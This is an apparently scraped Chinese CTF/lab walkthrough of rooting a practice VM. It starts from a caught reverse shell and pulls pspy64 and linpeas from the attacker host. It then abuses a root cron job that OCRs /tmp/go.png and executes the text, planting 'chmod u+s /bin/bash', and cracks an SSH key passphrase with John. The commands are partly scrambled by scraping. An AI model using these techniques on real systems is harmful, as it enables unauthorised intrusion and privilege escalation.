1 2 3 4 5 6 7 8 9 10 11 12 ┌──(root㉿kaada)-[/home/kali/Desktop]0.0.0.0 :4444 → 127.0.0.1 • 192.168.21.128 • 192.168.56.104 • 192.168.10.150 • 172.18.0.1 • 172.17.0.1 192.168.56.60 -Linux-x86_64 😍 Assigned SessionID <1 >1 ], Shell Type: PTY, Menu key: F12 192.168.56 .60 _Linux_x86_64/2026_04_24 -08 _49_05-768 .log 📜
成功收到mingmingjiu身份的反弹shell
上传pspy64和linpeas进行扫描
1
2
3
4
5
6
mingmingjiu@MM:~$ busybox wget 192.168.56.104/pspy64**** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** ***| 3032k 0:00:00 ETA mingmingjiu@MM:~$ chmod +x pspy64 mingmingjiu@MM:~$
1
2
3
4
5
6
7
8
9
10
2026 /04 /24 04 :51 :46 CMD: UID=0 PID=2 | 2026 /04 /24 04 :51 :46 CMD: UID=0 PID=1 | /sbin/init 2026 /04 /24 04 :52 :01 CMD: UID=0 PID=1566 | /usr/sbin/CRON -f 2026 /04 /24 04 :52 :01 CMD: UID=0 PID=1567 | /usr/sbin/CRON -f 2026 /04 /24 04 :52 :01 CMD: UID=0 PID=1569 | /bin/sh -c /bin/bash /opt/a.sh 2026 /04 /24 04 :52 :02 CMD: UID=0 PID=1571 | /bin/bash /opt/a.sh 2026 /04 /24 04 :52 :02 CMD: UID=0 PID=1570 | /bin/bash /opt/a.sh 2026 /04 /24 04 :52 :02 CMD: UID=0 PID=1572 | gocr /tmp/go.png 2026 /04 /24 04 :52 :02 CMD: UID=0 PID=1573 | sh -c pngtopnm "/tmp/go.png"
可以看到root的定时任务以及脚本.
1 2 3 4 5 6 mingmingjiu@MM :~$ cat /opt/a.sh#!/bin/bash @MM :~$
脚本的内容是ocr识图然后bash执行.
那我们可以自己创建一个恶意的图片文件让脚本来识别并执行
1 2 3 4 5 6 ┌──(root㉿kaada)-[/home/ kali/Desktop]36 -fill black \10 +50 'chmod u+s /bin/bash' \/tmp/g o.png
1 2 3 4 5 6 7 8 9 10 11 12 13 14 mingmingjiu@MM :~ $ cd /tmp@MM :/tmp $ wget 192.168 .56.104 /go.png2026 -04 -24 04 : 55 : 31 -- http: //192.168.56.104/go .pngConnecting to 192.168 .56.104 : 80 ... connected.HTTP request sent, awaiting response... 200 OK Length : 2846 (2 .8K) [image/png]Saving to: ‘go.png’100 %[===========================================================================>] 2 .78K --.-KB /s in 0s 2026 -04 -24 04 : 55 : 31 (348 MB /s) - ‘go.png’ saved [2846 /2846 ]@MM :/tmp $
等待一分钟后,即可看到/bin/bash被加上了suid位.
1 2 3 mingmingjiu@MM :/tmp $ ls -al /bin/bash1 root root 1168776 Apr 18 2019 /bin/bash@MM :/tmp $
二补,关于用户ll104567
我们会在linpeas的扫描结果中发现大量类似ssh私钥的文件
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
╔══════════╣ Searching root files in home dirs (limit 30)
很明显,私钥id_ed25519是正确的私钥
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 ┌──(root㉿kaada)-[/home/kali/Desktop]192.168 .56 .60 _Linux_x86_64/downloads/home/mingmingjiu/Downloads/id_ed25519 .Using default input encoding : UTF-8 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32 /64 ])Cost 1 (KDF/cipher [0 =MD5/AES 1 =MD5/3 DES 2 =Bcrypt/AES]) is 2 for all loaded hashesCost 2 (iteration count) is 16 for all loaded hashes4 OpenMP threads'q' or Ctrl-C to abort , almost any other key for status12345678 (id_ed25519) 1 g 0 :00 :00 :00 DONE (2026 -04 -24 09 :07 ) 1.123 g/s 35.95 p/s 35.95 c/s 35.95 C/s 123456. .butterflyoption to display all of the cracked passwords reliablySession completed.
可以登入ll404567
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 ┌──(root㉿kaada)-[/home/kali/Desktop]192.168 .56 .60 -i id_ed25519 WARNING : connection is not using a post-quantum key exchange algorithm.session may be vulnerable to "store now, decrypt later" attacks.server may need to be upgraded. See https://openssh.com/pq.htmlfor key 'id_ed25519' : 4.19 .0 -27 -amd64 #1 SMP Debian 4.19 .316 -1 (2024 -06 -25 ) x86_64with the Debian GNU/Linux system are free software;for each program are described in thein /usr/share /doc
不过之后还是要回到pspy64提权.